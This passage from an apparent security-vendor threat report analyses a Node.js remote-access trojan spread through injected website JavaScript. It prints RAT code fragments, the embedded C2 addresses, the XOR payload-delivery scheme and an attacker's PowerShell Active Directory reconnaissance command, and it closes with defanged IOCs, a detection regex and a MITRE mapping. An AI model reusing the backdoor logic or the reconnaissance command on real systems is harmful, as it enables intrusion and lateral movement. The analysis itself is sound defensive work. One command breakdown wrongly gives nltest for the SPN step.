    =>{this.toServ(data);});this.cmd.stderr.on('data',(data)=>{this.toServ(data);});this.cmd.on('close',(
    code)=>{this.close(true);});}
```

Figure 18. Maintains persistence.

One-Off Command Execution: The CmdOneLineThread is used to execute one-off system commands that are received from the attacker and write the output to a randomly named log file. The shell reads the output file and sends the contents back to the attacker, then immediately deletes the log file.

```
execSync('cmd.exe /c ' + this.command + ' 1> ' + this.path + ' 2>&1', { windowsHide: true });
.
this.path = 'C:\\Users\\Public\\' + randStr(10) + '.log';
```

Figure 19. One-Off Command Execution.

Command and Control Servers: The NodeJS RAT script has embedded C2s, where the data transmission and interaction by the attacker is carried on.

```
const ips = ['64.94.84.85', '49.12.69.80', '96.62.214.11'];
```

Figure 20. Embedded RAT C2s.

Additional reconnaissance command: During the interval of the RAT session, the attacker also executed an additional reconnaissance command. The command serves as a reconnaissance tool designed to determine whether a Windows system is domain-joined. If the system is domain-joined, it collects detailed information about the Active Directory (AD) environment, including the number of computer objects, domain trusts, domain controllers, and Service Principal Names (SPNs). If the system is not part of a domain, it gathers local user group details, including memberships and privileges. This information can be used to identify potential targets, vulnerabilities, or paths for lateral movement within the network.

```
cmd.exe /d /s /c "powershell -c "$isDomainJoined = (Get-WmiObject -Class Win32_
ComputerSystem).PartOfDomain; if ($isDomainJoined) { try { $domainInfo = 'AD:
' + (New-Object System.DirectoryServices.DirectorySearcher '(ObjectClass=comput
er)').FindAll().Count; Write-Output $domainInfo } catch { Write-Output 'Unable
to query Active Directory. The domain controller may be unreachable.' }; Start-
Sleep -Seconds (Get-Random -Minimum 0 -Maximum 21); whoami /all; Start-Sleep -S
econds (Get-Random -Minimum 0 -Maximum 21); try { nltest /domain_trusts } catc
h { Write-Output 'Unable to query domain trusts.' }; Start-Sleep -Seconds (Get-
Random -Minimum 0 -Maximum 21); try { nltest /dclist: } catch { Write-Output 'U
nable to retrieve domain controller list.' }; Start-Sleep -Seconds (Get-Random
-Minimum 0 -Maximum 21); try { setspn -T $env:USERDNSDOMAIN -Q '*/*' | Select-S
tring '^CN=.*Users' -Context 0,10 } catch { Write-Output 'Unable to query SPN
s.' } } else { 'This PC is not part of a domain.'; Get-LocalGroup | ForEach-Obj
ect { $group = $_; Write-Output "Group: $($group.Name)"; Get-LocalGroupMember -
Group $group.Name | Select-Object Name, PrincipalSource } }""
```

Figure 21. Additional post-infection commands.

Breakdown of Commands

Check Domain Membership

- $isDomainJoined = (Get-WmiObject -Class Win32_ComputerSystem).PartOfDomain;

Enumerate AD

- $domainInfo = 'AD: ' + (New-Object System.DirectoryServices.DirectorySearcher '(ObjectClass=computer)').FindAll().Count;

Enumerate Domain Trust

- nltest /domain_trusts

List Domain Controllers

- nltest /dclist:

Enumerate Service Principal Names (SPNs)

- nltest /domain_trusts

If the host is not joined with domains

- Lists local user groups and their members:
    - Get-LocalGroup
    - Get-LocalGroupMember

RAT Simulation

The RAT polls the server every five minutes for incoming responses. As noted earlier, if the server sends the "ooff" command, the backdoor terminates immediately; if the "atst" command is received, the RAT executes the corresponding "atst" function and logs all activity to the path *%APPDATA%[a-z0-9]{8}[a-z0-9]{8}.log*.

During our investigation, we discovered that the attacker deployed an additional Node.js-based JavaScript backdoor with RAT capabilities, though no PE files were dropped at that stage. At SpiderLabs, we replicated the RAT server to deliver a PE payload, allowing us to analyze its functionality and behavior. Once the backdoor establishes a connection to the server, any commands that the attacker issues are forwarded to the infected client. The client receives the response; if it is not "ooff" or "atst," the RAT extracts the final four bytes as a key and applies an XOR decryption to the main data.

If the attacker transmits an EXE file, the response structure consists of encrypted data (decBuf) + 4-byte decKey, after XOR decryption with decKey, the data structure is file bytes + file type of 1 byte. If the last 1 byte is 0, the file is written to disk as a .exe file and executes. The EXE is then saved and executed from *%APPDATA%[a-z0-9]{8}[a-z0-9]{8}.exe*, as implemented by the RAT client. We modified the RAT client to better understand its internal mechanisms and created a RAT server capable of sending and running PE files when a client connects. A detailed walkthrough of the RAT's logic and behavior is included in the accompanying video.

Figure 22. Connection termination when the ooff command is received.

Appendix:

Monitoring Opportunities:

Injected JavaScript:

- **REGEX:** `hxxp:// //\d[a-z]\d[a-z]\.js`

Data Collection Stage

- `hxxps:// /js.php?device= &ip= &refferer= &browser= &ua= &domain= &is_ajax=1`

Indicators of Compromise (IOCs)

Injected JavaScript:

- hxxps://inteklabs[.]com/2g6n[.]js
- hxxps://ronsamuel[.]com/4r4r[.]js
- hxxps://compralibri[.]com/1q2w[.]js
- hxxps://wccdefense[.]com/3e5t[.]js
- hxxps://pdmfg[.]com/1q2w[.]js

- hxxps://kkmic[.]com/4e6t[.]js
- hxxps://kkmic[.]com/1q2w[.]js
- hxxps://loycos[.]com/6a9k[.]js
- hxxps://computertecs[.]com/3h7k[.]js
- hxxps://loycos[.]com/1q2w[.]js
- hxxps://vfclan[.]com/1q2w[.]js
- hxxps://vfclan[.]com/4q5t[.]js
- hxxps://janhugo[.]com/5s1j[.]js
- hxxps://janhugo[.]com/1q2w[.]js
- hxxps://tecnogrup[.]com/1q2w[.]js
- hxxps://tecnogrup[.]com/4q7u[.]js
- hxxps://kimjohan[.]com/5r1w[.]js
- hxxps://kimjohan[.]com/1q2w[.]js
- hxxps://opteme[.]com/1q2w[.]js
- hxxps://opteme[.]com/4r6t[.]js
- hxxps://vononline[.]com/3e4r[.]js
- hxxps://paulsss[.]com/1q2w[.]js
- hxxps://paulsss[.]com/3w6y[.]js
- hxxps://samaxwell[.]com/1q2w[.]js
- hxxps://cyberetc[.]com/4e7y[.]js
- hxxps://srpkoa[.]com/4e6t[.]js
- hxxps://samaxwell[.]com/5r4r[.]js
- hxxps://mallternet[.]com/6t5t[.]js
- hxxps://willchar[.]com/6t1w[.]js
- hxxps://harmarpets[.]com/4w8u[.]js
- hxxps://rimstarintl[.]com/5r3w[.]js
- hxxps://wqenpene[.]com/5r1r[.]js
- hxxps://netsolut[.]com/6t3e[.]js
- hxxps://unclezekes[.]com/6t4r[.]js
- hxxps://debolts[.]com/3w6y[.]js
- hxxps://sunotels[.]com/4r6y[.]js
- hxxps://fnbsuffield[.]com/6t7y[.]js
- hxxps://remaxnoc[.]com/5q7w[.]js
- hxxps://onlinelas[.]com/5q8u[.]js
- hxxps://szshenyao[.]com/5q3e[.]js
- hxxps://vessweb[.]com/6t4e[.]js
- hxxps://scanpaq[.]com/6t5t[.]js
- hxxps://pirahnas[.]com/6t4q[.]js
- hxxps://iconcss[.]com/4w2r[.]js
- hxxps://agretex[.]com/5t1r[.]js
- hxxps://telback[.]com/5t5y[.]js
- hxxps://divexpo[.]com/7y6t[.]js

- hxxps://lifewis[.]com/3w1q[.]js
- hxxps://aecint[.]com/6g1h[.]js
- hxxps://idioinc[.]com/5t4a[.]js
- hxxps://ppdpharmaco[.]com/5k5g[.]js
- hxxps://akmcons[.]com/6d2k[.]js
- hxxps://sesraw[.]com/5a2w[.]js
- hxxps://opticna[.]com/4e1w[.]js
- hxxps://sinobz[.]com/6g5f[.]js
- hxxps://sinobz[.]com/2l9j[.]js
- hxxps://rystrom[.]com/1b6d[.]js
- hxxps://vglweb[.]com/6r9i[.]js
- hxxps://zxcaem[.]com/6f1d[.]js
- hxxps://saytunka[.]com/3e2w[.]js
- hxxps://prpages[.]com/4e2e[.]js
- hxxps://glccf[.]com/5o8u[.]js
- hxxps://exodvs[.]com/4e1q[.]js
- hxxps://pursyst[.]com/8k4r[.]js
- hxxps://ecrut[.]com/5r8k[.]js
- hxxps://usbkits[.]com/0o9o[.]js
- hxxps://ambiwa[.]com/5o0e[.]js
- hxxps://boneyn[.]com/7y6y[.]js
- hxxps://satpr[.]com/7y6y[.]js

Version 1

- hxxp://138.199[.]161.141:8080
- hxxp://64.94.84[.]217:8080

Version 2

- hxxps://lack-behind-came-verification.trycloudflare[.]com/cloudfla
- hxxps://rwanda-ventures-soil-trains.trycloudflare[.]com/cloudfla
- hxxps://rebecca-nylon-invention-ii.trycloudflare[.]com/cloudfll

MITRE Hunt Package

TA0001 – Initial Access

- T1659 – Content Injection

TA0002 - Execution

- T1059 - Command and Scripting Interpreter
- T1059.001 - PowerShell
- T1059.003 - Windows Command Shell
- T1059.007 - JavaScript

TA0003 - Persistence

- T1543 - Create or Modify System Process
- T1543.003 - Windows Service
- T1053 - Scheduled Task/Job
- T1053.005 - Scheduled Task

TA0004 - Privilege Escalation

- T1068 - Exploitation for Privilege Escalation

TA0005 - Defense Evasion

- T1564 - Hide Artifacts
- T1564.003 - Hidden Window
- T1036 - Masquerading
- T1036.005 - Match Legitimate Name or Location

- T1070 - Indicator Removal on Host
- T1070.004 - File Deletion
- T1497 - Virtualization/Sandbox Evasion
- T1497.001 - System Checks

TA0007 - Discovery

- T1082 - System Information Discovery
- T1057 - Process Discovery
- T1049 - System Network Connections Discovery

- T1083 - File and Directory Discovery
- T1518 - Software Discovery
- T1016 - System Network Configuration Discovery

- T1033 - System Owner/User Discovery
- T1069 - Permission Groups Discovery

TA0011 - Command and Control

- T1071 - Application Layer Protocol
- T1071.001 - Web Protocols (HTTP/S)
- T1573 - Encrypted Channel
- T1095 - Non-Application Layer Protocol
- T1105 - Ingress Tool Transfer
- T1041 - Exfiltration Over C2 Channel

Trustwave's recent revamp of its Advanced Continual Threat Hunt (ACTH) with a new patent-pending methodology enables Trustwave to conduct threat hunts and monitor our customers as this campaign continues.

Trustwave offers ACTH as an option in Trustwave's Managed Detection and Response Services. For more information, please read Trustwave Revamps Continual Threat Hunting Enabling Significantly More Hunts and Unique Threat Findings.
